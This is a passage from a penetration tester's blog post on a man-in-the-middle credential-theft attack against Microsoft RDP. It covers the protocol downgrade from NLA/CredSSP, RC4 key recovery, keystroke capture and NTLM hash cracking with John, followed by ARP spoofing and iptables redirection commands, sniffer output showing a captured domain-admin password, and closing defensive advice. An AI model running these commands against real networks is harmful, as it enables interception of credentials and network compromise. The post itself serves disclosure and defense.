000000C0: 97 44 6D 33 23 0E 5C 73  D4 02 4C 20 97 5C C9 F6  .Dm3#.\s..L .\..
000000D0: 6D 31 B2 70 35 39 37 A4  C2 52 62 C7 5A 69 54 44  m1.p597..Rb.ZiTD
000000E0: 4C 4A 75 D2 63 CC 52 15  8F 6E 2A D8 0D 61 A5 0A  LJu.c.R..n*..a..
000000F0: 47 5B 2A 68 97 7B 1B FF  D3 33 10 49 15 9A D6 2C  G[*h.{...3.I...,
00000100: DF 04 6D 93 21 78 32 98  8B 0B F4 01 33 FB CC 5B  ..m.!x2.....3..[
00000110: 83 BA 2D 7F EA 82 3B 00  00 00 00 00 00 00 00     ..-...;........
```

Again, I highlighted the encrypted Client Random. The four bytes preceding it represent its length (`0x0108`). Since it has been encrypted with our certificate, we can easily decrypt it:

```
00000000: 4bbd f97d 49b6 8996 ec45 0ce0 36e3 d170  K..}I....E..6..p
00000010: 65a8 f962 f487 5f27 cd1f 294b 2630 74e4  e..b.._'..)K&0t.
```

We just need to reencrypt it using the server's public key and substitute it in the answer before passing it on.

Unfortunately, we are not quite done. We now know the secret Client Random, but for whatever reason Microsoft decided to not just use that as the symmetric key. There is an elaborate procedure [6] to derive an encryption key for the client, an encryption key for the server and a signing key. It is boring but straightforward.

After we derive the session keys, we can initialize the s-boxes for the RC4 streams. Since RDP is using a separate key for messages from the server than for messages from the client, we need two s-boxes. The s-box is an array of 256 bytes which are shuffled in a certain way that depends on the key. Then the s-box produces a stream of pseudo random numbers, which is xor-ed with the data stream. My Python implementation looks like this:

```
class RC4(object):
    def __init__(self, key):
        x = 0
        self.sbox = list(range(256))
        for i in range(256):
            x = (x + self.sbox[i] + key[i % len(key)]) % 256
            self.sbox[i], self.sbox[x] = self.sbox[x], self.sbox[i]
        self.i = self.j = 0
        self.encrypted_packets = 0


    def decrypt(self, data):
        out = []
        for char in data:
            self.i = (self.i + 1) % 256
            self.j = (self.j + self.sbox[self.i]) % 256
            self.sbox[self.i], self.sbox[self.j] = (
                    self.sbox[self.j],
                    self.sbox[self.i]
            )

            out.append(char ^ self.sbox[(
                    self.sbox[self.i] +
                    self.sbox[self.j]) % 256
                            ])
        self.encrypted_packets += 1
        if self.encrypted_packets >= 4096:
            self.update_key()
        return bytes(bytearray(out))

    def update_key(self):
        print("Updating session keys")
        # TODO finish this
```

As you can see, the protocol requires the key to be refreshed after 4096 encrypted packets. I haven't bothered to implement it because I am only interested in the credentials as a proof-of-concept anyway. Feel free to send me a patch!

Now we have everything we need to read all traffic. We are particularly interested in packets that contain information about keyboard input events, i.e. key presses and key releases. What I gathered from the specification [12] is that the messages can contain several packets, and that there are slow path packets (start with `0x03`) and fast path packets (first byte is divisible by four).


A keyboard input event [13] consists of two bytes, for example:

```
00000000: 01 1F                                             ..
```

This would mean that the "S" key (`0x1F`) has been released (because the first byte is `0x01`).

I'm not doing a very good job at parsing those, because sometimes mouse movement events will be detected as keyboard events. Also, the scancode needs to be translated to a virtual key code, which depends on the keyboard type and keyboard layout. This seems highly non-trivial, so I'm not doing it. I just use the map referenced at [14]. It is good enough for a proof-of-concept.

Let's try it out. Upon connecting to our bogus RDP server, we already get a warning that the server's authenticity cannot be verified:



Computer: 192.168.40.179

User name: RD14\User1

You will be asked for credentials wh

Remote Desktop Connection

The identity of the remote computer cannot be verified. Do you want to connect anyway?

This problem can occur if the remote computer is running a version of Windows that is earlier than Windows Vista, or if the remote computer is not configured to support server authentication.

For assistance, contact your network administrator or the owner of the remote computer.

☐ Don't ask me again for connections to this computer

Figure 4: The server's identity cannot be verified...


Notice something? It's not an SSL warning. Anyway, we can now see the key presses (see Figure 5).

By the way, this is what Cain is doing.

Breaking enhanced RDP security

To me, downgrading to standard RDP security is unsatisfactory. If I were an attacker, I would try to make the attack look as inconspicuous as possible. The victim will notice a different warning than usual and that it has to enter their credentials after the connection has already been established.

It always bugged me that I don't see the same SSL warning when I MitM the RDP connection with Cain. I find it hard to explain to a customer why they have to take SSL warnings seriously, especially if they use self-signed certificates which cannot possibly be verified, if this MitM tool causes a completely different warning to be shown.



```
[root@kali rdp-cred-sniffer]$ ./rdp-cred-sniffer.py -c certificate
.crt -k privateKey.key 192.168.40.181 -g 0
Waiting for connection
Connection received from 192.168.40.185
Downgrading authentication options from 11 to 0...
The client has disconnected
Waiting for connection
Connection received from 192.168.40.185
Server cert modulus: af92e820acd5f7bb9fcf6f6e2c630734cca77a21ab298
a1b5dfefd43f110fcdbc6d64bf1b7e1b95ef7684658ef093908030f540c58fa3ea
34a50f691e941f8891dcc143c640b1d2b0c98df63d6a67242edaccb88448547d38
945babd9f2dd0d50e2409ad022b9d3718dd128bf6215b204733529c0032bae7838
07faa3cf3c795dd84c24e5e0c275274fc870e10d942190df577573f714f9c340f1
2f8e8b059f7cd09f9a525ae6acbe6cb8824dad2464221 21942e6d42ff9faf89e3b
aecccda15715d17a95a0059d4adeae49358065bf7222a1fdddcc627302a2510b1a
840986b24b64e2a79b74027f4be073580504872a40d2baab05c89c0962a491ebca
1abd0000000000000000
Signature: 3d5f11a1c138091bb185521ed103a11e35e749cc25c33c6b9877c28
703c4f5780978f1432107bdabee8eb0f6bcfcb0a66add49a0f13986fef11e363cc
e69c0620000000000000000
Server random: 32a7643a7c4c30a3a2376270193475ed7d4204b143911894d07
1ab1251ece173
Session keys generated
Initializing RC4 s-box
Client random: 8359005eaff6c7e458571f89d9553a5f50504c671c2d28ba0bb
49c5f8f79a7b3
Keyboard layout/type/subtype: 0x407/0x4/0x0
Key release:                  Tab
Key press:   LShift
Key press:   S
Key release:                  LShift
Key press:   LShift
Key release:                  S
Key release:                  LShift
Key press:   E
Key release:                  E
Key press:   C
Key release:                  C
Key press:   R
Key release:                  R
Key press:   3
Key release:                  3
Key press:   T
Key release:                  T
Key press:   LShift
Key press:   1
Key release:                  1
Key release:                  LShift
█
```

Figure 5: Keyboard input events in clear text. The password is `Secr3t!`

So let's try to downgrade the connection to enhanced RDP security. For this, we need our own self-signed SSL certificate, which can be generated by `openssl`:

```
$ openssl req -new -newkey rsa:"$KEYLENGTH" -days "$DAYS" -nodes -x509 \
    -subj "$SUBJ" -keyout privatekey.key -out certificate.crt 2> /dev/null
```

We wrap our Python TCP sockets inside SSL sockets at the right time and we are done. I said earlier that the standard RDP protocol is being used inside the SSL tunnel, but the server always chooses "None" as the encryption level. That's fine, since it can be safely assumed that the SSL wrapper ensures the authenticity and integrity of the data. Using RC4 on top of SSL is a needless waste of resources. The extraction of key strokes works exactly like in the previous section.

The only extra security feature is consists of the server confirming the original protocol negotiation request. After the SSL connection has been established, the server says to the client: "By the way, you told me these were the security protocols you are capable of." In binary, it looks like this:

```
From server:
00000000: 03 00 00 70 02 F0 80 7F  66 66 0A 01 00 02 01 00  ...p....ff......
00000010: 30 1A 02 01 22 02 01 03  02 01 00 02 01 01 02 01  0..."...........
00000020: 00 02 01 01 02 03 00 FF  F8 02 01 02 04 42 00 05  .............B..
00000030: 00 14 7C 00 01 2A 14 76  0A 01 01 00 01 C0 00 4D  ..|..*.v.......M
00000040: 63 44 6E 2C 01 0C 10 00  04 00 08 00 01 00 00 00  cDn,............
```

```
00000050: 01 00 00 00 03 0C 10 00  EB 03 04 00 EC 03 ED 03  ................
00000060: EE 03 EF 03 02 0C 0C 00  00 00 00 00 00 00 00 00  ................
```

The client can then compare this value with what it originally sent in the very first request and terminate the connection if it doesn't match. Obviously, it is already too late. We are in the middle and can hide the forged negotiation request from the client by replacing the right byte (highlighted above at offset `0x4C`) with its original value (in this case `0x03`).

After that, we can read everything in the clear. Go ahead and try it out.

As expected, the victim sees a proper SSL warning. But something is still different. Instead of being prompted for our credentials before the RDP connection is established, the victim is faced with the Windows logon screen. Unlike with NLA, authentication happens inside the session. Again, that is something that is different from the typical workflow of an admin and could be noticed.

Breaking CredSSP

Okay, I'll admit it right here: We are not going to break CredSSP. But we'll find a way to circumvent it.

First, let's see what happens if we don't downgrade the connection at all. The relevant message to the server is this one:

```
From client:
00000000: 30 82 02 85 A0 03 02 01  04 A1 82 01 DA 30 82 01  0............0..
00000010: D6 30 82 01 D2 A0 82 01  CE 04 82 01 CA 4E 54 4C  .0...........NTL
00000020: 4D 53 53 50 00 03 00 00  00 18 00 18 00 74 00 00  MSSP.........t..
00000030: 00 2E 01 2E 01 8C 00 00  00 08 00 08 00 58 00 00  .............X..
00000040: 00 0A 00 0A 00 60 00 00  00 0A 00 0A 00 6A 00 00  .....`.......j..
00000050: 00 10 00 10 00 BA 01 00  00 35 82 88 E2 0A 00 39  .........5.....9
00000060: 38 00 00 00 0F 6D 49 C4  55 46 C0 67 E4 B4 5D 86  8....mI.UF.g..].
00000070: 8A FC 3B 59 94 52 00 44  00 31 00 34 00 55 00 73  ..;Y.R.D.1.4.U.s
00000080: 00 65 00 72 00 31 00 57  00 49 00 4E 00 31 00 30  .e.r.1.W.I.N.1.0
00000090: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000A0: 00 00 00 00 00 00 00 00  00 11 0D 65 8E 92 7F 07  ...........e....
000000B0: 7B 04 02 04 0C C1 A6 B6  EF 01 01 00 00 00 00 00  {...............
000000C0: 00 D5 FD A8 7C EC 95 D2  01 A7 55 9D 44 F4 31 84  ....|.....U.D.1.
000000D0: 8A 00 00 00 00 02 00 08  00 52 00 44 00 31 00 34  .........R.D.1.4
000000E0: 00 01 00 08 00 44 00 43  00 30 00 31 00 04 00 14  .....D.C.0.1....
000000F0: 00 72 00 64 00 31 00 34  00 2E 00 6C 00 6F 00 63  .r.d.1.4...l.o.c
00000100: 00 61 00 6C 00 03 00 1E  00 64 00 63 00 30 00 31  .a.l.....d.c.0.1
00000110: 00 2E 00 72 00 64 00 31  00 34 00 2E 00 6C 00 6F  ...r.d.1.4...l.o
00000120: 00 63 00 61 00 6C 00 05  00 14 00 72 00 64 00 31  .c.a.l.....r.d.1
00000130: 00 34 00 2E 00 6C 00 6F  00 63 00 61 00 6C 00 07  .4...l.o.c.a.l..
00000140: 00 08 00 D5 FD A8 7C EC  95 D2 01 06 00 04 00 02  ......|.........
00000150: 00 00 00 08 00 30 00 30  00 00 00 00 00 00 00 00  .....0.0........
00000160: 00 00 00 00 20 00 00 4C  FA 6E 96 10 9B D9 0F 6A  .... ..L.n.....j
00000170: 40 80 DA AA 8E 26 4E 4E  BF AF FA E9 E3 68 AF 78  @....&NN.....h.x
```

```
00000180: 7F 53 E3 89 D9 6B 18 0A  00 10 00 00 00 00 00 00  .S...k..........
00000190: 00 00 00 00 00 00 00 00  00 00 00 09 00 2C 00 54  .............,.T
000001A0: 00 45 00 52 00 4D 00 53  00 52 00 56 00 2F 00 31  .E.R.M.S.R.V./.1
000001B0: 00 39 00 32 00 2E 00 31  00 36 00 38 00 2E 00 34  .9.2...1.6.8...4
000001C0: 00 30 00 2E 00 31 00 37  00 39 00 00 00 00 00 00  .0...1.7.9......
000001D0: 00 00 00 00 00 00 00 19  0A F7 ED 0C 45 C0 80 73  ............E..s
000001E0: 53 74 1A AB AF 13 B4 A3  81 9F 04 81 9C 01 00 00  St..............
000001F0: 00 7F 38 FE A6 32 5E 4E  57 00 00 00 00 42 B4 6E  ..8..2^NW....B.n
00000200: 39 09 AA CC 8F 04 71 5C  54 CF AD E0 A0 58 AA 06  9.....q\T....X..
00000210: B2 F0 0A 33 05 03 54 60  FB E1 68 FC F5 0D A9 C0  ...3..T`..h.....
00000220: D9 57 BA 43 F2 92 F7 6F  32 74 4E 86 CD 7F F0 3B  .W.C...o2tN....;
00000230: DD A4 A4 67 0A B7 7E 64  0B 63 D7 4B F7 C6 B7 8F  ...g..~d.c.K....
00000240: 21 15 9D EA 3E E1 1A 50  AB AA D3 6E 46 9D 68 6E  !...>..P...nF.hn
00000250: 2A EA 44 5C E0 51 1D 41  B4 13 EB B9 90 E8 75 AD  *.D\.Q.A......u.
00000260: A0 99 4E F2 A5 99 D4 8D  2A 11 73 F1 95 FC 7E A0  ..N.....*.s...~.
00000270: 06 FD 13 DB D0 3B 7A B4  41 97 B6 94 D4 11 62 F5  .....;z.A.....b.
00000280: 4C 06 BE 03 9C 0F 55 0E  3C                       L.....U.&lt;
```

I highlighted the Client Challenge and NTLM response. Both are right next to each other. The Server Challenge was in the previous message from the server.

What we are looking at here is NTLM authentication [15]. It is a challenge-response technique where the client maps a Server Challenge (similar to the Server Random from earlier), a Client Challenge, and the hash of the user's password together with some other values onto a cryptographic hash value. This value, called the "NTLM response", is then transmitted to the server.

The details of how this value is computed are not important to us. The only thing we need to know is that it cannot be replayed or used for pass-the-hash attacks. But it can be subjected to password guessing attacks! The underlying hash algorithm is HMAC-MD5, which is a fairly cheap hash algorithm (so we can do many guesses per second) but it is also using a salt (which rules out rainbow tables).

We can now try to crack it with Hashcat [17] or John The Ripper [18]. The format of the hash for John is this [16]:

```
<Username>::<Domain>:<ServerChallenge>:<ClientChallenge>:<NTLMResponse>
```

So in our case we would have:

```
User1::RD14:a5f46f6489dc654f:110d658e927f077b0402040cc1a6b6ef:0101000000000
000d5fda87cec95d201a7559d44f431848a000000000200080052004400310034000100080
0440043003000310004001400720064003100340002e006c006f00630061006c0003001e00640
06300300031002e0072006400310034002e006c006f00630061006c0005001400720064003
10034002e006c006f00630061006c0007000800d5fda87cec95d201060004000200000008003
00030000000000000000000000000002000004cfa6e96109bd90f6a4080daaa8e264e4ebfaffa
e9e368af787f53e389d96b180a001000000000000000000000000000000000000000009002c00540
0450052004d005300520056002f003100390032002e003100360038002e00340030002e0031
0037003900000000000000000000000000
```

If we put this hash in a file called `hashes.txt`, this command will verify that we got it right:

```
$ echo 'S00perS3cretPa$$word' | ./john --format=netntlmv2 --stdin hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
S00perS3cretPa$$word (User1)
1g 0:00:00:00  33.33g/s 33.33p/s 33.33c/s 33.33C/s S00perS3cretPa$$word
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

So this is better than nothing. But we can do better.

The question we need to ask ourselves is: How does the server verify the NTLM response? It asks the domain controller. What if the domain controller is not available? It says “screw it, let us do enhanced RDP security instead of NLA”, and the client will comply. And the kicker is: Since the client already cached the user’s password, it will simply transmit it instead of directing the user to the Windows login screen! That is precisely what we wanted. Except for the SSL warning (which the victim might be used to anyway), nothing suspicious will happen at all.

So what we do is this: After the client sends its NTLM response, we will replace the server’s answer with this:

```
00000000: 300d a003 0201 04a4 0602 04c0 0000 5e 0............^
```

I couldn’t find documentation on this anywhere (if you did, please write me an e-mail), but this is what the server responds with if it cannot contact the domain controller. The client will fall back to enhanced RDP security, show the SSL warning, and transmit the password inside the SSL tunnel to the server.

As a side remark, note that we did not get an SSL warning. According to the specifications [19], the client will send the SSL certificate’s fingerprint to the server encrypted with the key negotiated by the CredSSP protocol. If it does not match the fingerprint of the server’s certificate, the session is terminated. That is the reason why the above works if the victim provides incorrect credentials – we are able to see the (incorrect) password. However, if the password is correct, we will observe a TLS internal error.

A workaround that I came up with was to simply tamper with the NTLM response. I changed the Python script so that the NTLM authentication will always fail by changing the NTLM response. Our victim won’t notice, because as we just saw, we can downgrade the connection to TLS, after which the credentials will be retransmitted.

However, there is one more thing we need to take into account. If the client can tell that you are trying to connect to a domain-joined computer, it will not use NTLM. It will want to use Kerberos, which means it will contact the domain controller before establishing the RDP connection to request a ticket. That’s a good thing, because a Kerberos ticket is even more useless to an attacker than a salted NTLM response. But if the attacker is in a MitM position, he could block all requests to the Kerberos service. And guess what happens if the client cannot contact the Kerberos service? Exactly, it will fall back to NTLM.

Weaponizing this attack

The rest is simply a finger exercise. Until now, we have been dealing with a lab environment. The victim won't be entering our IP in the RDP client, it will be entering the IP or the host name of their own server. There are a number of ways to gain a MitM position, but here we will choose ARP spoofing. It is easy enough to do for a moment to demonstrate this as a proof-of-concept. Since it is a layer-2 attack, we do need to be on the same subnet as our victim, though.

After we spoofed the ARP replies and enabled forwarding of IPv4 traffic, all communications between the victim and the gateway will run through our machine. Since we still don't know the IP address the victim entered, we can't run our Python script yet.

First, we create an `iptables` rule that rejects SYN packets coming from the victim intended for an RDP server:

```
$ iptables -A FORWARD -p tcp -s "$VICTIM_IP" --syn --dport 3389 -j REJECT
```

We wouldn't want to redirect any other traffic yet, since the victim might be using an established RDP connection already, which would get disrupted otherwise. If we wouldn't reject those packets here, the victim would actually establish a connection with the genuine host, while we want them to connect to us instead.

Second, we wait for a TCP SYN packet with destination port 3389 from the victim in order to learn the address of the original destination host. We use `tcpdump` for this:

```
$ tcpdump -n -c 1 -i "$IFACE" src host "$VICTIM_IP" and \
    "tcp[tcpflags] & tcp-syn != 0" and \
    dst port 3389 2> /dev/null  | \
    sed -e  's/.*> \([0-9.]*\)\.3389:.*/\1/'
```

The `-c 1` options tells `tcpdump` to exit after the first matching packet. This SYN packet will be lost, but that doesn't really matter, it will only be a short while before the victim's system will try again.

Third, we will retrieve the SSL certificate of the RDP server and create a new self-signed certificate that has the same common name as the original certificate. We could also fix the certificate's expiration date, and it will be literally indistinguishable from the original unless you take a long, hard look at its fingerprint. I wrote a small Bash script [23] to do the job for us.

Now we remove the `iptables` rule from earlier and redirect *all* TCP traffic coming from the victim destined for the genuine RDP host to our IP address:


```
$ iptables -t nat -A PREROUTING -p tcp -d "$ORIGINAL_DEST" \
    -s "$VICTIM_IP" --dport 3389 -j DNAT --to-destination "$ATTACKER_IP"
```

To enforce the downgrade from Kerberos to NTLM, we block all TCP traffic originating from the victim to destination port 88:

```
$ iptables -A INPUT -p tcp -s "$VICTIM_IP" --dport 88 \
    -j REJECT --reject-with tcp-reset
```

At this point we have all the information we need to run our Python script:

```
$ rdp-cred-sniffer.py -c "$CERTPATH" -k "$KEYPATH" "$ORIGINAL_DEST"
```



```
[root@kali rdp-cred-sniffer]$ ./attack.sh eth0 192.168.40.{179,185
,181}
[*] Spoofing arp replies...
[*] Turning on IP forwarding...
[*] Set iptables rules for SYN packets...
[*] Waiting for a SYN packet to the original destination...
[+] Got it! Original destination is 192.168.40.181
[*] Clone the x509 certificate of the original destination...
[*] Adjust the iptables rule for all packets...
[*] Run RDP proxy...
Waiting for connection
Connection received from 192.168.40.185
Downgrading authentication options from 11 to 3...
Enable SSL
Server challenge: 0e5b912786ee3f95
DomAdmin1::RD14:0e5b912786ee3f95:dd23d1aa5622408398bb453c800de962:
010100000000000047e99827a098d201862b2213032bac620000000002000800 52
004400310034000100080044004300300031000400140072006400310034002e00
6c006f00630061006c0003001e0064006300300031002e0072006400310034002e
006c006f00630061006c000500140072006400310034002e006c006f0063006100
6c000700080047e99827a098d20106000400020000000800300030000000000000
000000000000200000 4cfa6e96109bd90f6a4080daaa8e264e4ebfaffae9e368af
787f53e389d96b180a001000000000000000000000000000000000000009002e0054
00450052004d005300520056002f0064006300300031002e007200640031003400
2e006c006f00630061006c00000000000000000000000000
Tamper with NTLM response
Downgrading CredSSP
The client has disconnected
Waiting for connection
Connection received from 192.168.40.185
Enable SSL
The client has disconnected
Waiting for connection
Connection received from 192.168.40.185
Enable SSL
Hiding forged protocol request from client...
RD14\DomAdmin1:DomAdmin-Passwort1
Keyboard layout/type/subtype: 0x407/0x4/0x0
Key release:                  Tab
Key release:                  ESC
Key press:    ESC
```

Figure 6: Finally! On the left: The victim's view of a RDP session to the domain controller. On the right: The attacker's view of the plain text password. (Please choose a better password than I did for my test setup.)

Recommendations

Now you are probably wondering what you, as a system administrator, can do about all of this to keep your network secure.

First of all, it is absolutely critical that RDP connections cannot happen if the server's identity cannot be verified, i.e. if the SSL certificate is not signed by a trusted certificate authority (CA). You *must* sign all server certificates with your enterprise CA. Clients *must* be configured via GPO [22] to disallow connections if the certificate cannot be validated:

Computer configuration → Policies → Administrative Templates → Windows Components → Remote Desktop Services (or Terminal Services) → Remote Desktop Connection Client → Configure server authentication for client

The question of whether to enforce CredSSP (NLA) on the server side is tricky. For the record, this can also be rolled out as a group policy [20]:

[Same as above] → Remote Desktop Session Host (or Terminal Server) → Security → Require user authentication for remote connections by using Network Level Authentication

Since we have seen that the client caches the user's credentials in case NLA is not possible and conveniently re-transmit them, we know that these credentials are in memory. Thus, they can be read by an attacker with `SYSTEM` privileges, for instance using Mimikatz [24]. This is an incredibly common scenario that we from SySS see in our customers' network: compromise one machine, extract clear text credentials of logged on users with Mimikatz, and move on laterally with the newly compromised account until you find a domain administrator password. That is why you should only use your personalized domain administrator account on the domain controller and nowhere else.

But if using RDP to remote into the domain controller leaves traces of a highly privileged account on a workstation, this is a serious problem. Besides, if you enforce NLA, users who only work on a terminal server will be locked out if "User must change password at next logon" is enabled. As far as we can tell, the only advantages of NLA are that it is more convenient, can mitigate denial-of-service attacks since it uses less resources and that it can protect from network-based attacks on RDP such as MS12-020 [25]. That is why we at SySS are currently debating whether to recommend to disable NLA for RDP.


In case you want to refrain from using NLA, set the group policy "Require use of specific security layer for remote connections" to SSL [20].

Another measure you can take to further increase the security of RDP connections is two use a second factor besides user credentials. There are third party products for this that you may want to look into, at least to secure critical systems such as the domain controllers.

In case you have Linux machines connecting to Windows Terminal Servers via RDP, I should mention here that the popular RDP client `rdesktop` is not capable of NLA and does not validate SSL certificates at all. One alternative, `xfreerdp`, does at least validate the certificate.

